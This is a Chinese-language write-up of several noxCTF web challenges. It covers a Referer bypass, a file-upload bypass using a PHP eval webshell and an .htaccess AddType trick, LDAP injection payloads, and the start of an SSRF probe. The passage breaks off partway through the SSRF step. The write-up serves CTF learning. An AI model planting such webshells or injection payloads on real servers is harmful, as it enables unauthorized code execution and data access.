noxCTF部分web题writeup


n0b0dy / 2018-09-11 16:39:22 / 浏览数 3008 安全技术 CTF 顶(0) 踩(0)

noxCTF web writeup

Reference


> What is your reference again?
> http://chal.noxale.com:5000

打开页面发现：



where the **** did you come from?

检查网络请求发现访问了`http://chal.noxale.com:5000/check_from_google`。
将HTTP的Referer头改为www.google.com 得到base64编码的字符串：



main-m...	sta... stylesheet	css	已缓存	2.71 KB
/	ch... document	html	1.61 KB	1.26 KB
hm.gif?...	hm... img	gif	299 字节	43 字节
jquery-...	co... script	js	78.87 KB	265.38 KB
bootstr...	ma... stylesheet	css	20.49 KB	141.48 KB
index.js	ch... script	js	text/css; charset=utf-8	3 字节
popper....	cd... script	js	7.09 KB	18.74 KB
bootstr...	ma... script	js	13.22 KB	47.80 KB
check_f...	ch... xhr	html	206 字节	34 字节
check_f...	ch... other	html	220 字节	57 字节

bm94Q1RGe0cwb2dMM18xc180bFc0WXNfVXJfYjNTVF9SM2YzcjNuYzN9


```
bm94Q1RGe0cwb2dMM18xc180bFc0WXNfVXJfYjNTVF9SM2YzcjNuYzN9
```

解密后得到flag。

MyFileUploader

> This is my new file uploader server. I bet you can't hack it!
> http://chal.noxale.com:8079


随便拖一个文件上传，得到：



It is the most secure uploading server in the world!

File: itinerary.htm
There is no .png/.jpg/.gif in that file name


提示文件名需包含.jpg/.png/.gif。于是我们上传一个jpg文件，文件被上传至`http://chal.noxale.com:8079/uploads/`目录。上传.png.php时，php后缀会被自动抹
直接访问该目录，发现可列目录且存在名为`Don't open`的文件夹，打开发现htaccess：



Not Secure | chal.noxale.com:8079/uploads/Don't%20open/htaccess


```
Options +Indexes
AddType application/x-httpd-php .cyb3r
```

于是构造名为a.png.cybr3的一句话：



```
➜  Desktop cat a.png.cyb3r
<?php @eval($_POST['_']);?>%
➜  Desktop
```

发现shell可以成功被执行。在当前目录下找到flag：



POST http://chal.noxale.com:8079/uploads/a.png.cyb3r

	Key	Value
☑	_	system('ls 7H3-FL4G-1S-H3r3');
	New key	Value


```
noxCTF{N3V3R_7RU57_07H3R5}
```

Dictionary of obscure sorrows

> There are a lot of obscure sorrows in our world. Your job is not to find those that are plain in sight; You need to seek further, look deeper. Find the word that can not be written. The most obscure sorrow of them all.
> http://54.152.220.222/


打开网页发现里面有很多元素可以点，点开的url形如`http://54.152.220.222/word.php?page=Lalalalia`。看到这个url首先想到php文件包含。通过filter伪协议读

在page参数中随意输入字符串，得到`Query returned empty`：



```
Query returned empty
```


不添加page参数访问该网页，得到`Missing RDN inside ObjectClass(document)`：



```
Missing RDN inside ObjectClass(document)
```

通过谷歌以及题目网页标题，结合报错可确定后台运行着名为LDAP的协议。
继续谷歌相关资料：
owasp
doc
进一步找到何为RDN

document对象中有一下RDN：



document	top	documentIdentifier	commonName description seeAlso l o ou documentTitle documentVersion documentAuthor documentLocation documentPublisher


逐个尝试对这些对象进行注入：

```
GET /word.php?page=*)(cn=*     ⇒ Query returned empty
GET /word.php?page=*)(description=* ⇒ Normal response
GET /word.php?page=*)(seeAlso=* ⇒ Query returned empty
GET /word.php?page=*)(l=*   ⇒ Query returned empty
GET /word.php?page=*)(o=*   ⇒ Query returned empty
GET /word.php?page=*)(ou=* ⇒ Query returned empty
GET /word.php?page=*)(documentTitle=* ⇒ Query returned empty
GET /word.php?page=*)(documentVersion=* ⇒ Query returned empty
GET /word.php?page=*)(documentAuthor=* ⇒ Query returned empty
GET /word.php?page=*)(documentAuthor=* ⇒ Query returned empty
GET /word.php?page=*)(documentPublisher=* ⇒ Normal response
```

得到两个normal response。由于我们知道flag的格式为`noxCTF{}`，故我们分别使用如下payload：

```
http://54.152.220.222/word.php?page=*)(description=*nox*
http://54.152.220.222/word.php?page=*)(documentPublisher=*nox*
```

后者返回Query returned empty，而前者返回的html页面中包含flag：



```
        <div id="main">
            <!-- One -->
            <section class="wrapper style1">
                <div class="inner">
                    <header class="align-center">
                        <h2>□□□□□</h2>
                        <p>So many sorrows.</p>
                    </header>
                    <div class="video">
                        <div class="video-wrapper">
                            <iframe width="560" height="315" src="https://www.youtube.com/embed/s6zR2T9vn2c" fram
                        </div>
                        <p class="caption">
                                noxCTF{K1NG_0F_LD4P}                              </p>
                    </div>
                    <p> </p>
                </div>
            </section>
            <!-- Three -->
```

hiddenDOM

> I decided to create a tool that searches for hidden elements inside a web pages. Few days ago someone told me that my website is not so /secure/... Can you check it yourself ?
> http://13.59.2.198:5588

打开后首先发现主页有一段混淆过的xss代码：

```
var _0x3bc3=["\x6D\x61\x69\x6E\x5F\x66\x6F\x72\x6D","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x69\x6E\x70\x
```

首先格式化代码：

```
var _0x3bc3 = ["main_form", "getElementById", "input", "createElement", "name", "expression", "setAttribute", "type", "text",
var _frss = document[_0x3bc3[1]](_0x3bc3[0]);
var _xEger = document[_0x3bc3[3]](_0x3bc3[2]);
_xEger[_0x3bc3[6]](_0x3bc3[4], _0x3bc3[5]);
_xEger[_0x3bc3[6]](_0x3bc3[7], _0x3bc3[8]);
_xEger[_0x3bc3[6]](_0x3bc3[9], _0x3bc3[10])
```

发现是一个不难解密的混淆，手工恢复一下：


```
var _frss = document["getElementById"]("main_form"); /* <form id="main_form" action="index.php" style="position:sticky;"> */
var _xEger = document["createElement"]("input"); /* <input> */
_xEger["setAttribute"]("name", "expression"); /* <input name="expression"> */
_xEger["setAttribute"]("type", "text"); /* <input name="expression" type="text"> */
```

```
_xEger["setAttribute"]("placeholder", "/<[^<>]{1,}hidden[^<>]{1,}>/"); /* <input name="expression" placeholder="/<[^<>]{1,}hid
```

解密完以后我们发现这段代码用于生成一个新的表单字段`expression`：


```
<form id="main_form" action="index.php" style="position:sticky;">
<input name="expression" placeholder="/<[^<>]{1,}hidden[^<>]{1,}>/" type="text">
```

解密完这个js后继续回过头看网站。网站中的一个输入框提示`Find hidden elements (URL)`。输入`http://chal.noxale.com:5588/`后得到如下结果：



```
<body background="hidden.jpg" style="background-size:cover;">
<input type="text" name="target" placeholder="Find hidden elements (URL)" style="background-color:#d1d1d1; color:#717d85;">
<a href='/var/www/html/flag.txt' hidden >
```


结合上面的expression，猜测此功能是访问一个网页并找到其中含有hidden字符串的元素。我们通过127.0.0.1检测ssrf：



chal.noxale.com:5588/index.php?target=http%3A%2F%2F127.0.0.1%2F

